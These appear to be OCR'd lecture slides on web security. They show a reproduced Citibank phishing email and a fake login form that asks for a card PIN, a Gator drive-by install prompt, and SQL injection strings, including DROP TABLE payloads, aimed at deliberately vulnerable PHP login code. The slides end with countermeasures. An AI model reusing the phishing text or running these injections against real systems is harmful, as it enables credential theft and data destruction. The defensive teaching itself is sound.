This email was sent by the Citibank server to verify your E-mail address. You must complete this process by clicking on the link below and entering in the small window your Citibank ATM/Debit Card number and PIN that you use on ATM.


This is done for your protection - because some of our members no longer have access to their email addresses and we must verify it.

To verify your E-mail address and access your bank account, click on the link below:

https://web.da-us.citibank.com/signin/citifi/scripts/email_verifyjsp

----

Thank you for using Citibank


Welcome to Citi - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address https://web.da-us.citibank.com/signin/citifi/scripts/email_verify.jsp Go
citi
verify
your e-mail address
Submit
Done
Internet

Please verify your e-mail by submiting your log-in information.


ATM/Debit Card (CIN) / Card #	
Expiration Date	01 / 2004
PIN	

Your information is transmitted using 128bit SSL encryption.

A member of citigroup
Citigroup Privacy Promise
Terms & Conditions
Copyright © 2003 Citicorp
Citi.com

Drive by downloads

- Using a deceptive means to get someone to install something on their own (spyware/adware)



Do you want to install and run "[after accepting our agreements] PrecisionTime/DateManager, free 10 second GAIN ad-supported downloads that display (i) exact time/date, and (ii) GAIN-branded ads selected based on websites you view? Click here to read our agreements. Click Yes to accept" signed on 3/27/2003 7:49 PM and distributed by:

The Gator Corporation

Publisher authenticity verified by VeriSign Class 3 Code Signing 2001-4 CA

Caution: The Gator Corporation asserts that this content is safe. You should only install/view this content if you trust The Gator Corporation to make that assertion.

☐ Always trust content from The Gator Corporation

  - Often appears as an error message on the browser
  - Sometimes, user does not click anything at all!
  - Concern: *extortion-ware* -- pay us $ to unencrypt your data
    - Used to demand $ for uninstall of annoying software
  - "biggest cybersecurity threat" - Kaspersky
- Answer: Back up stuff externally that you really want!

SQL Injection


- An injection that exploits the fact that many inputs to web applications are
  - under control of the user
  - used directly in SQL queries against back-end databases
- Bad form inserts escaped code into the input …

```
SELECT email, login, last_name
  FROM user_table
 WHERE email = 'x'; DROP TABLE members; --';
```

- This vulnerability became one of the most widely exploited and costly in web history.
  - Industry reported as many as 16% of websites were vulnerable to SQL injection in 2007
  - This may be inflated, but has been an ongoing problem.

Server-side code

Website




“Login code” (php)

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

Suppose you successfully log in as $user
if this query returns any rows whatsoever

Server-side code

Website


Username:
Password:
Log me on automatically each visit ☐
Log in


“Login code” (php)

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

Suppose you successfully log in as $user
if this query returns any rows whatsoever


How could you exploit this?

SQL injection



```
$result  = mysql_query(“select * from Users
          where(name=‘$user’ and password=‘$pass’);”);
```


SQL injection



```
frank' OR 1=1); --
```

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

SQL injection




```
frank' OR 1=1); --
```

```
$result = mysql_query("select * from Users
        where(name='$user' and  password='$pass');");
```

```
$result = mysql_query("select  * from Users
        where(name='frank' OR 1=1);  --
        and password='whocares');");
```

SQL injection




```
frank’ OR 1=1); DROP TABLE Users; --
```

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection



frank' OR 1=1); DROP TABLE Users; --

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");

$result = mysql_query("select * from Users
        where(name='frank' OR 1=1);
      DROP TABLE Users; --
      ' and password='whocares');");
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection countermeasures

DenyListing: Delete the characters you don’t want

- ’
- --
- ;
- Downside: “Peter O’Connor”
- You want these characters sometimes!
- How do you know if/when the characters are bad?

SQL injection countermeasures

Allowlisting:

Check that the user-provided input is in some set of values known to be safe

- Integer within the right range
- Given an invalid input, better to reject than to fix
- “Fixes” may introduce vulnerabilities
- Principle of fail-safe defaults
- Downside:
  - Um.. Names come from a well-known dictionary?

SQL Injection Countermeasures

- Escape characters that could alter control
  - ’ ⇒ \’
  - ; ⇒ \;
  - - ⇒ \-
  - \ ⇒ \\
- Hard by hand, but there are many libs & methods
  - magic_quotes_gpc = On
  - mysql_real_escape_string()
- Downside: Sometimes you want these in your SQL!

Preventing Web System Attacks

- Largely just applications
  - In as much as application are secure
  - Command shells, interpreters, are dangerous
- Broad Approaches
  - Validate input (also called *input sanitization*)
  - Limit program functionality
    - Don't leave open ended-functionality
  - Execute with limited privileges
  - Input tracking, e.g., *taint tracking*
  - Source code analysis, e.g., c-cured

Conclusion

- Web security has to consider threat models involving several parties
  - Web browsers
  - Web servers
  - Web applications
  - Users
  - Third-party sites
  - Other users
- Security is so difficult in the web because it was largely *retrofitted*
- *zzz*